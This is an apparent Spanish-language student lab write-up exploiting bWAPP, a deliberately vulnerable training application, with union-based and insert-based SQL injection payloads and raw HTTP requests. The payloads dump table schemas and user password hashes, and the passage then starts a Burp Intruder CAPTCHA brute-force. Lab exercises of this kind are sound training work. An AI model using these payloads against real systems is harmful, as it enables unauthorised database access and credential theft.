The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Se puede observar como las películas en este caso son diferentes.

- 2º: Suponiendo de nuevo que el nombre de la tabla es “movies”, tratamos de determinar con cuantos atributos cuenta. Para ello aplicamos el mismo procedimiento que en el caso de inyección SQL simple (GET / Search):

  - **Ejecutamos la consulta 1' UNION SELECT 1,2,3,4,5,6,7-- - y obtuvimos el error Error: HY000 lo que significa que no cuenta con 7 columnas como en el caso de la inyección simple**

  - **Finalmente, con la consulta 1' UNION SELECT 1,2,3,4,5,6-- - conseguimos no obtener el error anterior:**

Con esto podemos concluir con que la supuesta tabla "movies" cuenta con 6 atributos, mostrando también el 2,3,4 y 5. Relaciones atributo-valor:


Title – atributo 2
Release – atributo 3
Character – atributo 5
Genre – atributo 4

- 3º: Modificar los atributos visibles para ir obteniendo información relevante. Al ser en este caso una base de datos SQLite en vez de MySQL las consultas van a ser diferentes:


  - **Tablas de la database**

    Para ello utilizamos la siguiente consulta:

    1' UNION SELECT 1,name,3,4,5,6 FROM sqlite_master WHERE type="table"-- -



Y obtenemos:




Como se puede observar, la base de datos cuenta con 4 tablas (una vez que en el caso visto en inyección SQL simple), viendo que unas de ellas se llama “movies” como supusimos anteriormente y que otra se llama “users”. Esta última tabla será de la que también tratemos de obtener información a continuación.

- **Consultar con qué atributos cuenta la tabla users**

  Para ello decidimos obtener información acerca de cada tabla utilizando la siguiente consulta:

  1' UNION SELECT 1, sql, 3, 4, 5, 6 FROM sqlite_master--
  -



Y obtenemos:

/ SQL Injection (SQLite) /

Search for a movie: Search (requires the PHP SQLite module)


Title	Release	Character	Genre	IMDb
	3	5	4	Link
CREATE TABLE "blog" ("id" int(10) NOT NULL , "owner" varchar(100) DEFAULT NULL, "entry" varchar(500) DEFAULT NULL, "date" datetime DEFAULT NULL, PRIMARY KEY ("id"))	3	5	4	Link
CREATE TABLE "heroes" ("id" int(10) NOT NULL , "login" varchar(100) DEFAULT NULL, "password" varchar(100) DEFAULT NULL, "secret" varchar(100) DEFAULT NULL, PRIMARY KEY ("id"))	3	5	4	Link
CREATE TABLE "movies" ("id" int(10) NOT NULL , "title" varchar(100) DEFAULT NULL, "release_year" varchar(100) DEFAULT NULL, "genre" varchar(100) DEFAULT NULL, "main_character" varchar(100) DEFAULT NULL, "imdb" varchar(100) DEFAULT NULL, PRIMARY KEY ("id"))	3	5	4	Link
CREATE TABLE "users" ("id" int(10) NOT NULL , "login" varchar(100) DEFAULT NULL, "password" varchar(100) DEFAULT NULL, "email" varchar(100) DEFAULT NULL, "secret" varchar(100) DEFAULT NULL, "activation_code" varchar(100) DEFAULT NULL, "activated" tinyint(1) DEFAULT '0', "reset_code" varchar(100) DEFAULT NULL, "admin" tinyint(1) DEFAULT '0', PRIMARY KEY ("id"))	3	5	4	Link

Se puede observar como la tabla users cuenta con **9** atributos, de los cuales **login**, **password**, **email** y **admin** pueden resultar importantes.

- **Consultar información de la tabla users**

Para ello utilizamos la siguiente consulta:

1' UNION SELECT 1,login,password,email,admin,6 FROM users-- -



Y obtenemos:


Se puede observar cómo se cuenta con los dos mismos usuarios, A.I.M y bee los cuales tienen la misma contraseña (al menos está cifrada) pero en este caso solamente el usuario A.I.M cuenta con permisos de administración.

2.2.3. Almacenado (Blog)

- 1º: Observamos el funcionamiento normal. Incluimos como entrada al blog la palabra “prueba” y obtenemos el siguiente resultado:

- 2º: Buscar una forma de interrumpir la consulta a la base de datos de modo que se pueda obtener información adicional.

  - **Incluyendo la comilla simple (‘) conseguimos el siguiente error:**





Con el error que se nos muestra deducimos que el mensaje a inyectar debe ser del siguiente estilo:

“texto”',(“consulta”))-- -

  - **Comprobar si la hipótesis anterior tenía sentido:**

    Incluimos como entrada prueba','prueba')-- -






Podemos observar cómo se ha añadido la entrada, pero ahora el Owner ya no es bee (el usuario actual) si no uno de los textos introducidos, pero claro al haber introducido el mismo texto antes y después de “,” no sabemos si “texto1” se guarda en Owner o en Entry y lo mismo para “texto2”.

- **Comprobar orden en el que se guarda la entrada:**

  Incluimos como entrada prueba1','prueba2')-- -



  Podemos observar como el “texto1” en nuestra hipótesis es lo que se encuentra en el campo Entry y “texto2” en Owner.

- 3º: Puesto que parece no ser necesario conocer el número de atributos de la tabla ni qué atributos se muestran, simplemente incluimos una serie de consultas en el código a inyectar para obtener información relevante:

  - **Error surgido:**

    Partiendo de que la inyección tiene que seguir la siguiente estructura “texto1”,'“texto2“')-- -, y sabiendo que se trata de una base de datos MySQL decidimos obtener el nombre de la base de datos:

    Incluyendo la entrada prueba','SELECT database()')-- -
    Obtuvimos el siguiente error:

Esto se puede deber a que las comillas simples se utilizan para indicar cadenas de caracteres, pero ahora en realidad estamos indicando una expresión por lo que el motor de SQL no lo interpreta correctamente.

Informándonos encontramos que para indicar expresiones, lo correcto es incluir la expresión dentro de los paréntesis () ya que estos sirven para agrupar expresiones. De modo que la inyección deberá tener la siguiente estructura:

“texto”',(“consulta”))-- -

- **Probando nueva hipótesis:**

  A continuación, vamos a intentar obtener el nombre de la base de datos de nuevo, para ello incluimos la siguiente entrada:

  prueba',(SELECT database()))-- -

Como se puede observar obtenemos en Owner el nombre de la database, en este caso **bWAPP** como en la inyección simple.

Como ahora ya sabemos cómo inyectar correctamente código SQL decidimos buscar información relevante.

- **Tablas de la base de datos bWAPP**

  Para ello utilizamos la siguiente consulta:

  prueba',(SELECT GROUP_CONCAT(table_name) FROM INFORMATION_SCHEMA.TABLES WHERE table_schema='bWAPP'))-- -

```
Origin: http://10.0.2.8
Connection: close
Referer: http://10.0.2.8/bWAPP/sqli_7.php
Cookie: security_level=0; PHPSESSID=2bed51bafffd38537b77b2e366443678
Upgrade-Insecure-Requests: 1

entry=prueba%27%2C%28SELECT+GROUP_CONCAT%28table_name%29+FROM+INFORMATION_SCHEMA.TABLES+WHERE+table_schema%3D%27bWAPP%27%29%29--
```

Y obtenemos:

2	blog,heroes,movies,users,visitors	2023-04-18 01:07:54	prueba

Como se puede observar, la base de datos bWAPP cuenta con 5 tablas.

- **Consultar con qué atributos cuenta la tabla users**


Para ello utilizamos la siguiente consulta:

prueba',(SELECT GROUP_CONCAT(column_name) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name="users" AND table_schema='bWAPP'))-- -

```
Origin: http://10.0.2.8
Connection: close
Referer: http://10.0.2.8/bWAPP/sqli_7.php
Cookie: security_level=0; PHPSESSID=2bed51bafffd38537b77b2e366443678
Upgrade-Insecure-Requests: 1

entry=prueba%27%2C%28SELECT+GROUP_CONCAT%28column_name%29+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+table_name%3D%22users%22+AND+table_schema%3D%27bWAPP%27%29--+-&blog=
add
```

Y obtenemos:



6	id,login,password,email,secret,activation_code,activated,reset_code,admin	2023-04-18 01:13:22	prueba

Se puede observar como la tabla users cuenta con 10 atributos, de los cuales **login**, **password**, **email** y **admin** pueden resultar importantes.

- **Consultar información de la tabla users**

Para ello utilizamos la siguiente consulta:

prueba',(SELECT GROUP_CONCAT(CONCAT_WS('|', login, password) SEPARATOR '\n') FROM users))-- -

```
Connection: close
Referer: http://10.0.2.8/bWAPP/sqli_7.php
Cookie: security_level=0; PHPSESSID=2bed51bafffd38537b77b2e366443678
Upgrade-Insecure-Requests: 1

entry=prueba%27%2C%28SELECT+GROUP_CONCAT%28CONCAT_WS%28%27%7C%27%2C+login%2C+password%29+SEPARATOR+%27%5Cn%27%29+FROM+users%29%29--+-%0D%0A&blog=add
```

Y obtenemos:

10	A.I.M.|6885858486f31043e5839c735d99457f045affd0 bee|6885858486f31043e5839c735d99457f045affd0	2023-04-18 01:19:00	prueba

Solo decidimos consultar los atributos de **login** y **password** ya que si no se hacía algo ilegible el resultado. Y como se puede observar se cuenta con dos usuarios los cuales tienen la misma contraseña.

2.3. Autenticación


La inyección HTML reflejada es un tipo de ataque en el que se aprovecha una vulnerabilidad en una aplicación web para insertar y ejecutar código HTML en el navegador web. Este tipo de ataque se llama "reflejado" porque la entrada del atacante se refleja en la respuesta del servidor web, enviada posteriormente al navegador de la víctima.

Como se puede ver en la web bWAPP hay varios tipos de inyección HTML reflejada, siendo estos, GET, POST y Current URL.


2.3.1. Evitar CAPTCHA

Captcha, es un mecanismo que se utiliza en las páginas web, para detectar si el usuario es un humano, o es un programa automatizado (bot).

Rellenamos en primer lugar el formulario de entrada de datos incluido el campo de Captcha:




A continuación, interceptamos la llamada con Burp Suite, y pulsamos en “Enviar al Intruso”, para ser manipulada:




Esta opción, nos permite realizar varios ataques automatizados contra el servidor pudiendo insertar payload. Se nos abre una nueva pestaña, “Intruder”, donde modificaremos varias cosas:


- 1º: En primer lugar, vamos a seleccionar el tipo de ataque a “cluster bomb”. Este tipo de ataque permite añadir payloads para cada campo del formulario, realizando tantas peticiones como combinaciones posibles.



- 2º: Para configurar los payloads, en nuestro caso, tenemos dos campos sin contar el Captcha, hay que añadir dos payloads, uno para el usuario y otro para la contraseña:



Esta primera lista es para el nombre de usuario y contiene 5 elementos (de prueba), aunque sabemos que el bueno es **bee.**




Este otro representa el campo de contraseña, y de la misma manera, hemos añadido 5 de prueba, sabiendo que la buena es **bug.**


- 3º: Como se puede observar, el número de peticiones a ejecutar es NxM = 25, como se muestra.

